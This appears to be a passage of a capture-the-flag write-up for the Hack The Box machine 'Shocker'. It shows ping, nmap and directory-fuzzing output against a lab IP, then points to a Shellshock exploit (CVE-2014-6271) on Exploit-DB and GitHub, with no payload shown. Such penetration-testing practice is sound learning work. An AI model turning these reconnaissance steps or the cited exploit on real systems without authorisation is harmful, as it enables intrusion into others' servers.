

# Shocker (HTB)

ip of the machine :- 10.129.6.237




```
~/current Thu Oct 03 2024 08:21 pm (4.102s)
ping 10.129.6.237 -c 5

PING 10.129.6.237 (10.129.6.237) 56(84) bytes of data.
64 bytes from 10.129.6.237: icmp_seq=1 ttl=63 time=75.9 ms
64 bytes from 10.129.6.237: icmp_seq=2 ttl=63 time=74.6 ms
64 bytes from 10.129.6.237: icmp_seq=3 ttl=63 time=81.1 ms
64 bytes from 10.129.6.237: icmp_seq=4 ttl=63 time=78.4 ms
64 bytes from 10.129.6.237: icmp_seq=5 ttl=63 time=77.3 ms

--- 10.129.6.237 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 74.624/77.466/81.076/2.211 ms
```

machine is on!!!




```
~/current Thu Oct 03 2024 08:24 pm (9.759s)
nmap -p- --min-rate=10000 10.129.6.237

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 20:24 IST
Nmap scan report for 10.129.6.237
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 9.73 seconds
```

Only two ports are open!!!




```
~/current Thu Oct 03 2024 08:24 pm (11.143s)
nmap -p 80,2222 -sC -A -Pn -n 10.129.6.237

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 20:24 IST
Nmap scan report for 10.129.6.237
Host is up (0.076s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

So port 80 is running http as usual and port 2222 is running ssh.



```
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 88ms]
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 88ms]
.hta                    [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 88ms]
cgi-bin/                [Status: 403, Size: 295, Words: 22, Lines: 12, Duration: 76ms]
index.html              [Status: 200, Size: 137, Words: 9, Lines: 10, Duration: 75ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 77ms]
:: Progress: [4734/4734] :: Job [1/1] :: 526 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

Found some directories, All are 403 except one which is the default one "index.html". But still out of all "cgi-bin" seems different... Let's search something about it



# Apache mod_cgi - 'Shellshock' Remote Command Injection

**EDB-ID:** 34900

**CVE:** 2014-6278 2014-6271

**Author:** FEDERICO GALATOLO

**Type:** REMOTE

**EDB Verified:** ✓


**Exploit:** ⬇ / {}

**Platform:** LINUX

**Date:** 2014-10-06

**Vulnerable App:**

So i came across this exploit for cgi-bin...



| | | |
|---|---|---|
| b4keSn4ke Update README.md | | 8e4e604 · 2 years ago |
| img | Increased attacked surface and a... | 3 years ago |
| README.md | Update README.md | 2 years ago |
| shellshock.py | Added Hostname resolver for RH... | 3 years ago |

**About**

Shellshock exploit aka CVE-2014-6271

python bash exploit apache python3 shellshock poc rce shellshock-vulnerability remote-code-execution

Readme
Activity
12 stars
1 watching
2 forks
Report repository


**Languages**

● Python 100.0%

# CVE-2014-6271 - Shellshock.py

Shellshock exploit aka CVE-2014-6271.
Tested on Bash 3.2 and Bash 4.2.
